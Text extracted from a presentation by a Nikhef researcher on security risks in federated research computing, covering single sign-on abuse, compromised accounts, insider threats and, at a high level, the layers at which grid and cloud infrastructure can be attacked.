


and what happens then?

David Groep
Nikhef
*PDP Physics Data
Processing Group*




"Firewall" by Sandy Smith, www.computersforart.org



"Firewall" by Sandy Smith, www.computersforart.org

In Grid ...

where many participants have no a-priori relationship



David Groep
Nikhef
PDP Physics Data
Processing Group

Towards global single sign-on: eduGAIN & more



more

okeanos GLOBAL


WELCOME TO OKEANOS GLOBAL!

This is GRNET's cloud service, for the GÉANT Research and Academic Community. With okeanos global you are one click away from your own Virtual Machines, Networks and Storage.

STATISTICS		
Spawned VMs	Active VMs	Spawned Networks
32,426	366	11,254

But SSO single password & federation also means:
instant abuse in case it gets compromised
(WebSSO, imap, smtp, ssh, eduroam, TCS, ...)
And eduroam (esp. on Android ☹) is particularly vulnerable

4 ALL'



wLCG FIM4R pilot

RE:EP
REFEDS public metadata registry

<https://aso.nikhef.nl/aso/saml2/idp/metadata.php>

aso.nikhef.nl | davidg@nikhef.nl (Groep) | Nikhef

- Gridforum Wave Authentication Community (WAC)
- Gridforum Wave Authentication Community Ltd Service
- https://kampusprodielabne.org/identitylabne.php
- Cineca Identity Gateway Admin
- OU:agora



We've turned global users into insiders

- Automatic workload distribution
- Cross-continent resource sharing and access
- Single sign-on
- Distributed enrolment responsibility
- ...

All things that users love – and attackers too ;-)


It also means that **any vulnerability** that is 'only' locally exploitable for us is **an instant global threat**.

Patching such 'medium' or 'high' risks for us is critical!



Federation = BIG attack surface

- Increase in collaboration means
 - Shared users
 - Shared resources
- Collaboration => incident propagation vector



So what do we see in practice?

- Actually: not that many 'grid'-specific things, but:
- the Stakkato way: trojaned ssh + root exploits
 - weak passwords
 - phishing + login propagation
- + some 'formerly local' abuse that went global
(e.g. cryptocurrency mining)

most incidents actually start with compromised accounts


There are many hoarded compromised accounts: after the 'new source warning' programme @ORG started, *very* many compromised accounts were identified

Implement something like it – based on a central log!

Collaboration

- It's also something only site or service admins ('we') can see – at the network layer you 'just' see SSH traffic between mostly legitimate hosts
- Network monitoring gives you who talked to whom, **not** to whom they might be talking next week!
- But you need *both* to mitigate intrusions
 - Flow data gives key insight in to where the attacker came from, and went next!
 - Correlate syslog with flow data – esp. in a NATted environment

Hardening our world: the SSC




David Groep
Nikhef
PDP Physics Data
Processing Group



http://www.nikhef.nl/grid/ndpf/files/Global-Security-Exercises/FIRST2011/SSC5_FIRST_Drill_Run_Final_v3.mov




See our news story <http://www.isgtw.org/feature/48-hour-grid-security-challenge>



Attacks on more than one layer and from more than one angle




David Groep
Nikhef
*PDP Physics Data
Processing Group*



Remember there's also this:

Real insider attacks

- 
- We've been conditioned to think 'compromised account', so we inadvertently warn off the miscreant
 - Or fail to recognise the real threat

Yet ...

- We've seen (quite a few) people in EGI and beyond whose 'moral compass had gone astray'
- And we've all seen scary different things ...

David Groep
Nikhef
*PDP Physics Data
Processing Group*

Out-of-band 'insider' attacks

lo0.ar5.enschedel1.surf.net 3613:

Nov 20 07:20:50.927 UTC: %ENV_MON-2-TEMP:


+Hotpoint temp sensor(slot 18) temperature has reached WARNING level at 61(C)

few seconds later on the local side:

lo0.cr2.amsterdam2.surf.net 1146:

Nov 20 07:20:56.458 UTC: %CLNS-5-ADJCHANGE: +ISIS:

Adjacency to ar5.enschedel1 (POS2/0) Down, interface deleted(non-iih)



CERN PS (Nicolas Blazianu)

<http://www.independent.co.uk/news/marital-row-blows-fuse-on-big-bang-theory-1573588.html>

*1995: accelerator physicist
rips out several m³ of
(mostly undocumented)
electronics after marital
strife at home – and asked
2MCHF ransom ...*

David Groep
Nikhef
PDP Physics Data
Processing Group

*... but science remains
highly competitive, and
insider attacks can bring
(career) profit also today*



Multiple layers – many attacks

- Applications: (web)mail, defacement, malicious plug-ins and DLLs (nice for virus buffers and ransomware), ...
- OS and service level: ssh trojans, keyloggers, stakkato-style intrusions

But then there's plenty more attack options

- Trust layer: fake root certificates (think Lenovo & Superfish!)
- Virtualisation: hypervisor compromise, cloud management layer, ...
- Network L2/L3 layer: 'transparent' proxies, sniffing, BGP hijacking
- Physical layer: IMSI catchers, fake WiFi SSIDs, baseband processor, &c

And all of these are fairly trivial, unfortunately ...

The Janus-face of VMs and Cloud

Virtualisation makes IT security simpler

- Snapshot allows for trivial investigation on off-line images
- Additional control point for net traffic and inspection

But then

- adding virtualisation also adds a system component – that can be attacked
- VMs essentially double your attack surface
- Cloud management interfaces and consoles – how secure are they?
- and have at times some pretty spectacular vulnerabilities
have you patched for XSA-123 yet?

David Groep
Nikhef
PDP Physics Data
Processing Group

Worrying, even if the claims are false ...
they get 'framed'

Da
Ni
*PDP Physics Data
Processing Group*

Diverting bitcoins: BGP hijacking

